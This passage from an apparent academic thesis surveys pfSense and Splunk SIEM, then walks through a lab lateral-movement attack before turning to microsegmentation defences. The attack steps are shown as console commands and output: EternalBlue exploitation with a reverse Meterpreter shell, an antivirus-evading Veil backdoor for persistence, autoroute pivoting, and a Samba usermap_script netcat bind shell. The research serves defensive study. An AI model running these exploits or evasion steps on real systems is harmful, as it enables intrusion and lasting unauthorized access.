1. **Application Awareness and Control:** Deep packet inspection features in PfSense enable it to recognize and categorize network traffic according to particular protocols or applications. Deep packet inspection is the process of carefully examining data packets as they move across the network. In contrast to conventional packet filtering, which focuses solely on packet headers, DPI meticulously analyzes the payload data in addition to the contents of every packet. This makes it possible for PfSense to identify the underlying protocols or applications linked to network traffic, independent of the port or protocol in use. PfSense can apply targeted security policies and enforce granular access controls that are specific to individual applications or protocols by utilizing DPI. Organizations looking to maximize network performance, guarantee usage policy compliance, and reduce security risks from rogue or illegal applications need to have this level of visibility and control. [21].
2. **Identity Awareness:** By incorporating identity awareness features, which offer precise control over network access based on individual user identities or group memberships, PfSense goes beyond conventional IP-based filtering. Conventional IP-based filtering can be restrictive in settings where users swap out devices or share credentials as it only considers source and destination IP addresses when determining access control. PfSense can correlate network traffic with particular user identities verified by directory services like LDAP or Active Directory by integrating identity awareness capabilities. Instead of depending only on IP addresses, this enables administrators to enforce access policies based on user roles, departments, or other user attributes. [3].
3. **Integrated Intrusion Protection System (IPS):** An advanced intrusion prevention system that works in real-time to analyze network traffic and proactively detect and prevent possible security threats is integrated with PfSense. An essential part of network security is an intrusion prevention system (IPS), which is made to identify and respond to a variety of malicious activity, such as malware, exploits, and unusual network activity. The IPS module of PfSense examines incoming and outgoing traffic for indicators of compromise using a combination of anomaly detection, behav-

ioral analysis, and signature-based detection techniques. The intrusion prevention system (IPS) can detect known attack patterns or suspicious behaviors that may point to new threats by continuously monitoring network traffic at the packet level. When malicious traffic is discovered, the intrusion prevention system (IPS) can act quickly to block or quarantine it, preventing it from reaching its target and lessening the impact of the attack. [15].

4. **Threat Event Correlation:** By incorporating methods for connecting security events with network vulnerabilities and contextual data, PfSense improves situational awareness and makes it easier to have a thorough grasp of the cybersecurity environment. In the context of network security, situational awareness refers to the ongoing observation and evaluation of security-related occurrences and their possible effects on the infrastructure of the company. To do this, PfSense makes use of a variety of data sources, such as network traffic patterns, logs, alerts, and vulnerability scans, in order to detect possible security incidents and evaluate their seriousness. [3].
5. **Integration with External Tools:** PfSense has strong integration skills that enable smooth communication with other security platforms and tools. Its compatibility with standard interfaces and APIs makes working with a variety of security solutions simple and allows for the automated incident response workflows and efficient sharing of threat intelligence data. PfSense is notable for its ability to interface with Security Information and Event Management (SIEM) platforms, enabling thorough analysis and centralized logging of security events. With the help of this capability, businesses can create a unified security ecosystem that maximizes operational effectiveness and makes the most of current investments. PfSense improves defenses against changing cyber threats by strengthening overall security posture and facilitating SIEM connections while providing flexible integration options.

3.2. TOOLS USED

3.2.3 SPLUNK SIEM

Splunk Enterprise Security Information and Event Management (SIEM) platform offers a comprehensive solution for organizations aiming to fortify their cybersecurity defenses and streamline operational workflows. Splunk SIEM offers unmatched visibility and control over network activities and is a steadfast defender against a variety of cyber threats owing to its flexible architecture and robust feature set [11].

Here are some key features of Splunk SIEM that elevate its capabilities:

1. **Advanced Threat Detection and Response:** Splunk SIEM uses machine learning algorithms and advanced analytics, such as its Machine Learning Toolkit (MLTK), to quickly identify and address changing cyberthreats. Splunk SIEM's advanced threat detection features enable it to quickly mitigate risks by identifying unusual activity, spotting possible security breaches, and triggering automated response actions [12].
2. **Unified Log Management and Analysis:** Splunk SIEM offers a unified platform for log management and analysis by aggregating and correlating logs from various sources throughout the organization. Through the centralization of log data, Splunk SIEM facilitates efficient incident investigation and forensic analysis by giving security teams profound insights into network activities, user behavior, and system events [25].
3. **Incident Response Orchestration:** Security teams can automate response workflows and expedite incident resolution procedures with the help of Splunk SIEM's powerful incident response orchestration capabilities. By means of its adaptable playbooks and seamless integration with external security instruments, Splunk SIEM enables enterprises to promptly address security incidents, minimize system outages, and mitigate the consequences of security breaches [33].
4. **Threat Intelligence Integration:** Enhancing security analytics with the most recent threat intelligence data by integrating Splunk SIEM with external threat intelligence feeds in a seamless manner. Splunk SIEM improves threat detection capabilities and assists organizations in staying ahead of emerging cyber threats by incorporating threat feeds from reliable sources [18].
5. **Compliance and Audit Readiness:** With its robust reporting and auditing features, Splunk SIEM helps with compliance management and audit readiness. Splunk SIEM makes compliance monitoring and reporting easier with pre-built dashboards and reports, assisting businesses in proving compliance with legal requirements and industry standards [17].

Splunk SIEM offers a comprehensive suite of features designed to address the evolving challenges of cybersecurity, empowering organizations to detect, respond to, and mitigate cyber threats effectively.

4

Experiment And Results

In this chapter, we explore the complex behavior of lateral movement attacks on virtual networks. Using the insider threat scenario as a case study, we examine the actions of a rogue client inside the network that attempts to compromise a server that is deemed off-limits. This study sheds light on the tactics and methods adversaries employ to navigate network infrastructures, underscoring the importance of understanding such threats. The final section of the chapter also covers defensive tactics and how to use them in practical situations. Key defenses against attacks involving lateral movement are analyzed, such as microsegmentation and the use of PfSense Firewall and SPLUNK SIEM MLTK in tandem.

4.1 LATERAL MOVEMENT ATTACK

Possible side-to-side movement scenarios in a supervised network environment are analyzed. As seen in Figure 4.1, study illustrates how a rogue client from the "Labs" subnet tries to compromise a client in the "clients" subnet. The "metasploitable 2" server in the "servers" subnet is then compromised by the rogue client using a calculated approach, despite the fact that access from the "Labs" subnet is by default forbidden. It's interesting to note that connectivity exists between the "clients" and "server" subnets, but not between the "Labs" and "servers" subnets. The malicious client moves laterally undetected by taking advantage of this connectivity to gain unauthorized access to the "servers" subnet.

4.1. LATERAL MOVEMENT ATTACK





Figure 4.1: Lateral Movement Scenario

4.1.1 CONDUCTING NETWORK DISCOVERY

The first step in the investigation involves using the Netdiscover tool [24] to carefully carry out a network reconnaissance. This crucial stage entails the methodical scanning and mapping of the network architecture in order to determine whether or not accessible systems exist and how they are organized. Through this process, intricate details regarding the network's topology, including the distribution and interconnections of various nodes, are unveiled. In the context of network security assessment, such thorough insights provide the foundational knowledge necessary for later phases of the analysis, enabling well-informed decision-making and strategic planning.



```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo netdiscover -r 192.168.3[0]/24

kali@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
173 Captured ARP Req/Rep packets, from 4 hosts. Total size: 10380
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
172.16.1.1        08:00:27:06:10:47  153   9180 PCS Systemtechnik GmbH
192.168.3.10     08:00:27:a7:57:52    5     300  PCS Systemtechnik GmbH
192.168.3.1      08:00:27:5f:4b:f9    5     300  PCS Systemtechnik GmbH
192.168.40.1     08:00:27:90:40:6d   10     600  PCS Systemtechnik GmbH

```

Figure 4.2: Network Discovery

4.1.2 EXPLOITATION OF WINDOWS 7 USING ETHERNBLUE

A vulnerable Windows 7 system is replicated within the Client network. The research incorporates metasploit's `ms17_010_eternalblue` module, which is specifically made to exploit the Windows SMB vulnerability [19]. Through the use of this exploit, remote code execution is enabled, allowing unauthorized users to gain access to the target system. The purposeful selection of the EternalBlue exploit highlights how common it is as an attack strategy used by attackers in lateral movement situations.

4.1. LATERAL MOVEMENT ATTACK

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445             yes       The target port (TCP)
  SMBDomain no              no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   no              no        (Optional) The password for the specified username
  SMBUser   no              no        (Optional) The username to authenticate as
  VERIFY_ARCH true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true           yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.40.50  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.3.10
rhost => 192.168.3.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

(a) Setting Parameters for Exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.3.10
rhost => 192.168.3.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.40.50:4444
[*] 192.168.3.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.3.10:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.3.10:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.3.10:445 - The target is vulnerable.
[*] 192.168.3.10:445 - Connecting to target for exploitation.
[*] 192.168.3.10:445 - Connection established for exploitation.
[*] 192.168.3.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.3.10:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.3.10:445 - 0x00000000 57 60 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.3.10:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.3.10:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.3.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.3.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.3.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.3.10:445 - Starting non-paged pool grooming
[*] 192.168.3.10:445 - Sending SMBv2 buffers
[*] 192.168.3.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.3.10:445 - Sending final SMBv2 buffers.
[*] 192.168.3.10:445 - Sending last fragment of exploit packet!
[*] 192.168.3.10:445 - Receiving response from exploit packet
[*] 192.168.3.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.3.10:445 - Sending egg to corrupted connection.
[*] 192.168.3.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.3.10
[*] Meterpreter session 1 opened (192.168.40.50:4444 -> 192.168.3.10:49216) at 2023-12-06 17:07:44 +0100
[*] 192.168.3.10:445 - -----
[*] 192.168.3.10:445 - -----WIN-----
[*] 192.168.3.10:445 - -----

meterpreter > sysinfo
Computer      : WIN7
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > █
```

(b) Running Exploit

Figure 4.3: Eternal Blue Exploit

4.1.3 BACKDOOR CREATION WITH UNDETECTABLE PAYLOAD

In the aftermath of successful exploitation using the EternalBlue module, the research progresses to establish a persistent backdoor within the compromised Windows 7 system. The methodology involves the use of an undetectable payload with a reverse TCP connection, delivered through the existing Meterpreter session generated by the EternalBlue exploit.

The undetectable payload, meticulously crafted with the assistance of the Veil framework, adds a layer of stealth to the penetration testing activities [7]. This payload is specifically designed to evade traditional antivirus solutions, reflecting the sophisticated techniques employed by attackers in real-world scenarios.

```

Payload: c/meterpreter/rev_tcp loaded

Required Options:

Name          Current Value  Description
----          -
COMPILE_TO_EXE  Y              Compile to an executable
LHOST          IP of the Metasploit handler
LPORT          4444           Port of the Metasploit handler

Available Commands:

set           Set a specific option value
info          Show information about the payload
options       Show payload's options
generate      Generate payload
back          Go to the main menu
exit         exit Veil-Evasion

[c/meterpreter/rev_tcp>>]:

```


Figure 4.4: Payload Creation Using Veil Framework

Created payload is then delivered to the compromised system remotely through meterpreter session and then executed. Upon successful execution, the undetectable payload is seamlessly incorporated into the system services, ensuring persistence even after system reboots as it is embedded with reverse tcp connection to a desired IP address. This step is crucial in emulating the tactics employed by attackers to establish enduring access within compromised environments.

4.1. LATERAL MOVEMENT ATTACK

```
meterpreter > sysinfo
Computer      : WIN7
OS           : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > upload /home/kali/Desktop/wish.exe C:\
>
[*] Uploading  : /home/kali/Desktop/wish.exe → C:\wish.exe
[*] Completed : /home/kali/Desktop/wish.exe → C:\wish.exe
meterpreter >
```

(a) Uploading Payload to compromised system using Meterpreter Session



(b) Payload Successfully Delivered And Executed Remotely

Figure 4.5: Payload Delivery

4.1. LATERAL MOVEMENT ATTACK

to automate the creation of routes and enable simple lateral movement between network segments, this strategic use of autoroute is employed.

By adding the autoroute exploit to the compromised system's route, the study simulates an attack scenario that is similar to actual attacks in which the attacker actively explores and navigates various network segments. The significance of automated routing in lateral movement scenarios is highlighted by this crucial step in the methodology, which is reminiscent of the strategies used by highly skilled adversaries who aim to move through compromised environments with ease.

```
msf6 post(multi/manage/autoroute) > options
Module options (post/multi/manage/autoroute):
  Name      Current Setting  Required  Description
  ----      -
  CMD       autoadd          yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
  NETMASK   255.255.255.0   no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
  SESSION   1                yes       The session to run this module on
  SUBNET    192.168.4.0     no        Subnet (IPv4, for example, 10.10.10.0)

View the full module info with the info, or info -d command.
msf6 post(multi/manage/autoroute) > set cmd add
cmd => add
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against WIN7
[*] Adding a route to 192.168.4.0/255.255.255.0 ...
[+] Route added to subnet 192.168.4.0/255.255.255.0.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route

IPv4 Active Routing Table
  Subnet      Netmask      Gateway
  ----      -
  192.168.3.0 255.255.255.0 Session 1
  192.168.4.0 255.255.255.0 Session 1

[*] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) > █
```

Figure 4.7: Adding Target to Route Path

4.1.5 EXPLOITATION OF SAMBA USING USERMAP_SCRIPT

In the pursuit of lateral movement within the network, the research extends its focus to the exploitation of a Samba vulnerability using the `usermap_script` module in Metasploit [19]. Samba user mappings on Linux systems can be easily manipulated with the help of the `usermap_script` module in Metasploit. It permits user interaction with Samba configurations, including the addition and modification of user mappings. When conducting security assessments or penetration testing engagements, this module is especially helpful for evaluating the security posture of Samba implementations.

Conversely, the `unix/bind_netcat` payload utilizes the Netcat utility to provide a Unix-based bind shell. This payload establishes a bind shell on the target system, allowing the attacker to monitor incoming connections on a specified

port. Upon connection, the attacker gains remote access to the system, enabling them to execute various malicious actions and commands.

```

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.4.50
rhost => 192.168.4.50
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/bind_netcat
payload => cmd/unix/bind_netcat
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.4.50    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                  |



Payload options (cmd/unix/bind_netcat):



| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LPORT | 4444            | yes      | The listen port    |
| RHOST | 192.168.4.50    | no       | The target address |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started bind TCP handler against 192.168.4.50:4444
[*] Command shell session 2 opened (192.168.3.10:49398 -> 192.168.4.50:4444 via session 1) at 2023-12-06 17:39:10 +0100

ls
bin
boot
cdrom

```

Figure 4.8: Configuration and Execution Samba Exploit

When employed together in a targeted attack scenario, the `usermap_script` module and the `unix/bind_netcat` payload form a potent combination for attackers seeking persistent access and the ability to manipulate Samba configurations to their advantage. Initially, the attacker leverages the `usermap_script` module to exploit vulnerabilities or misconfigurations in the Samba server, thereby manipulating user mappings. This may involve modifying existing mappings to grant the attacker elevated privileges within the Samba environment. Subsequently, having successfully manipulated the Samba user mappings, the attacker deploys the `unix/bind_netcat` payload to establish a bind shell on the compromised system using Netcat. This bind shell serves as a foothold, allowing the attacker to listen for incoming connections on a specified port. With an interactive shell session established, the attacker gains persistent remote access to the target system.

4.2 DEFENSIVE MEASURES

Lateral movement attacks were discussed in detail in the previous section, along with their mechanisms and common tools and exploits used to carry them out. Our attention is now focused on strengthening our defenses against these concealed attacks, especially when they are carried out by insiders. Building a complete barrier against lateral movement is our goal. This section focuses on a thorough examination of defensive tactics designed to impede insider-initiated lateral movement attacks. We traverse the same EVN landscape that was exploited through an analytical lens, but this time we are determined to strengthen its defenses and thwart any attempts at unauthorized lateral traversal.

4.2.1 MICRO SEGMENTATION

Sophisticated approach to segmentation that breaks down traditional boundaries, microsegmentation represents a paradigm shift in network security. Microsegmentation creates virtual fortresses within the digital sphere by dividing the network into smaller, discrete segments, each with its own distinct security controls.

GRANULAR SEGMENTATION

This granular strategy guarantees that, even in the case of a breach, attackers' ability to move laterally is severely limited because they run into strong obstacles at every turn. In our existing EVN, firewall divides the complete LAN network into 5 segments. However, to enhance our security posture, we embrace a granular approach by further subdividing each segment into subsegments down to the lowest level.

In servers segment where there are two distinct servers, we create separate networks for each server, assigning them to different subnets. This deliberate segmentation serves as a crucial safeguard, effectively restricting lateral movement in the event of one server being compromised. Similarly in client network, this subnet contains 2 systems which will be kept in different subnets.

Given that a firewall can only support a certain number of terminals, the growth of subnets requires the use of VLANs (Virtual Local Area Networks). Furthermore, we guarantee integrity preservation by combining VLANs with related rules and features into cohesive VLAN groups as we break down current network architectures to apply granular segmentation. This strategy preserves continuity with the prior network architecture while streamlining management and enabling strong policy enforcement.




Figure 4.9: Micro Segmented Network

Interfaces / Interface Assignments

Interface Assignments | Interface Groups | Wireless | VLANs | QinQs | PPPs | GREs | GIFs | Bridges | LAGGs

Interface	Network port
WAN	em0 (08:00:27:f9:0a:0a)
SplunkServer	em1 (08:00:27:3f:c9:7a)
MetasploitServer	VLAN 6 on em1 - lan (Metasploit Server)
Lab	VLAN 5 on em1 - lan (Lab)

Separate Network domain for each server

Interfaces / Interface Groups

Interface Assignments | Interface Groups | Wireless | VLANs | PPPs | GREs | GIFs | Bridges | LAGGs

Interface Groups	Members	Description	Actions
